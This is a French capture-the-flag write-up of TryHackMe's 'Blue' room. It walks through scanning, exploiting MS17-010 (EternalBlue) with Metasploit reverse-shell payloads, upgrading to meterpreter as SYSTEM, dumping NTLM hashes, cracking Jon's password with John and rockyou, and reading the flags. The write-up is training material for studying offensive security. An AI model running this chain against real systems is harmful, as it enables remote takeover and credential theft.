
TryHackMe - Offensive Security - Blue

Write-Up Blue

Auteur : D1to
lien vers la box : https://tryhackme.com/room/blue

Note : L'IP de la machine va changer au cours des captures d'écrans car j'ai du reset la box plusieurs fois à cause de certains soucis techniques...

On commence par scanner la box :




On remarque plusieurs services intéressants : on comprend que l'on va s'attaquer à une machine microsoft. Essayons de trouver une faille dans l'un des ces services ; pour cela, on utilise `nmap` avec ces options `--script vuln` et on obtient deux choses assez intéressants :

```
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
```

```
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|           Remote Desktop Protocol vulnerability that could allow remote attackers
to execute arbitrary code on the targeted system.
```


```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

On obtient deux failles de haut niveau (RISK FACTOR : HIGH).
On regarde avec `searchsploit` si on ne peut pas trouver un résultat intéressant avec la 2e CVE :




Et bien si ! On remarque que ce sont des payloads dans metasploit. On va donc devoir utiliser cet outil là :

On lance `msfconsole` :



On recherche avec la CVE correspondante :



On trouve plusieurs exploits et on décide de sélectionner le premier.

On fait un coup de `show options` pour voir ce qu'il faut configurer :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded
                                             Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Stan
                                             dard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 tar
                                             get machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.13.177     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

On doit configurer `RHOST` , puis à ce stade, on a deux choix :
-Soit on décide de charger directement un payload 'meterpreter' et dans ce cas on se trouve directement avec un accès administrateur.
-Soit on décide de charger un simple reverse shell et on essaye de faire manuellement l'élévation de privilèges.

Par vertu pédagogique, on va faire la seconde :
On charge le payload `set payload payload/windows/x64/shell/reverse_tcp` et on lance l'exploitation :

```
Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>cls
```

On se retrouve avec un foothold mais on n'est pas administrateur.
Pour passer d'un simple shell à meterpreter, on suit la démarche suivante :
On commence par faire un `CTRL+Z` pour quitter la session.
Ensuite on cherche un module qui nous permettrait de passer d'un shell à meterpreter dans metasploit :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                 normal  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter
```

On en trouve un !
On configure le paramètre `SESSION` et on lance le module :

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type              Information                                                  Connection
  --  ----  ----              -----------                                                  ----------
  1         shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] -----  10.10.13.177:4444 -> 10.10.37.80:49169 (10.10.37.80)

msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > run$
[-] Unknown command: run$
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.13.177:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
```

On vérifie qu'une session meterpreter est bien ouverte :

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                                                  Connection
  --  ----  ----                   -----------                                                  ----------
  1         shell x64/windows      Shell Banner: Microsoft Windows [Version 6.1.7601] -----  10.10.13.177:4444 -> 10.10.37.80:49169 (10.10.37.80)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC                               10.10.13.177:4433 -> 10.10.37.80:49174 (10.10.37.80)
```

C'est le cas ! Il ne reste plus qu'à utiliser cette session :

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Bingo ! On obtient un shell meterpreter ! On vérifie que l'on est bien administrateur :

```
meterpreter > shell
Process 2808 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Ok ! On vérifie maintenant que nos process le sont bien aussi. On liste les programmes en cours d'exécution avec `ps` et on sélectionne n'importe quel programme qui est entrain de tourner avec des droits administrateurs.

```
2336  692   mscorsvw.exe          x64   0        NT AUTHORITY\SYSTEM          C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe
```

On sélectionne son PID et on migre vers ce PID :

```
meterpreter > migrate 2336
[*] Migrating from 1700 to 2336...
[*] Migration completed successfully.
meterpreter >
```

Génial ! On a pu migrer vers ce programme donc nous sommes bien administrateur !
L'élévation de privilège est enfin finie !
On commence par récupérer les différents mots de passes des utilisateurs à l'aide de `hashdump` :

```
msf6 post(multi/manage/shell_to_meterpreter) > use post/windows/gather/hashdump
msf6 post(windows/gather/hashdump) > set SESSION 2
SESSION => 2
msf6 post(windows/gather/hashdump) > show options

Module options (post/windows/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on

ew the full module info with the info, or info -d command.

msf6 post(windows/gather/hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 55bd17830e678f18a3110daf2c17d4c7...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

Jon:"Nah boi, I ain't sharing nutting with you"

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::


[*] Post module execution completed
```

On colle l'output de cette commande dans un fichier et on utilise `JohnTheRipper` pour le décoder :

```
oot@ip-10-10-242-226:~# john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (Administrator)
alqfna22         (Jon)
2g 0:00:00:02 DONE (2023-12-16 18:37) 0.9708g/s 4951Kp/s 4951Kc/s 4953KC/s alr1979..alpus
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

On trouve bien le mot de passe de `Jon` : `alqfna22` !
Maintenant, il suffit de chercher tous les flags de la machine avec une commande meterpreter :

```
meterpreter > search -f flag*.txt
Found 3 results...
==================

Path                                  Size (bytes)  Modified (UTC)
----                                  ------------  --------------
c:\Users\Jon\Documents\flag3.txt      37            2019-03-17 19:26:36 +0000
c:\Windows\System32\config\flag2.txt  34            2019-03-17 19:32:48 +0000
c:\flag1.txt                          24            2019-03-17 19:27:21 +0000
```

On ouvre les différents flags :

```
meterpreter > cd ..
meterpreter > dir
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-13 03:13:36 +0000  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 06:08:56 +0100  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-14 04:20:08 +0100  PerfLogs
040555/r-xr-xr-x  4096   dir   2019-03-17 22:22:01 +0000  Program Files
040555/r-xr-xr-x  4096   dir   2019-03-17 22:28:38 +0000  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2019-03-17 22:35:57 +0000  ProgramData
040777/rwxrwxrwx  0      dir   2018-12-13 03:13:22 +0000  Recovery
040777/rwxrwxrwx  4096   dir   2023-12-16 17:24:03 +0000  System Volume Information
040555/r-xr-xr-x  4096   dir   2018-12-13 03:13:28 +0000  Users
040777/rwxrwxrwx  16384  dir   2019-03-17 22:36:30 +0000  Windows
100666/rw-rw-rw-  24     fil   2019-03-17 19:27:21 +0000  flag1.txt
000000/---------  0      fif   1970-01-01 01:00:00 +0100  hiberfil.sys
000000/---------  0      fif   1970-01-01 01:00:00 +0100  pagefile.sys

meterpreter > type flag1.txt
[-] Unknown command: type
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter >
```

contenu de flag1.txt : flag{access_the_machine}

```
100666/rw-rw-rw-  34       fil   2019-03-17 19:32:48 +0000  flag2.txt
040777/rwxrwxrwx  4096     dir   2010-11-21 02:41:37 +0000  systemprofile

meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter >
```

contenu de flag2.txt : flag{sam_database_elevated_access}

Et finalement :

contenu de flag3.txt : flag{admin_documents_can_be_valuable}

La box est finie !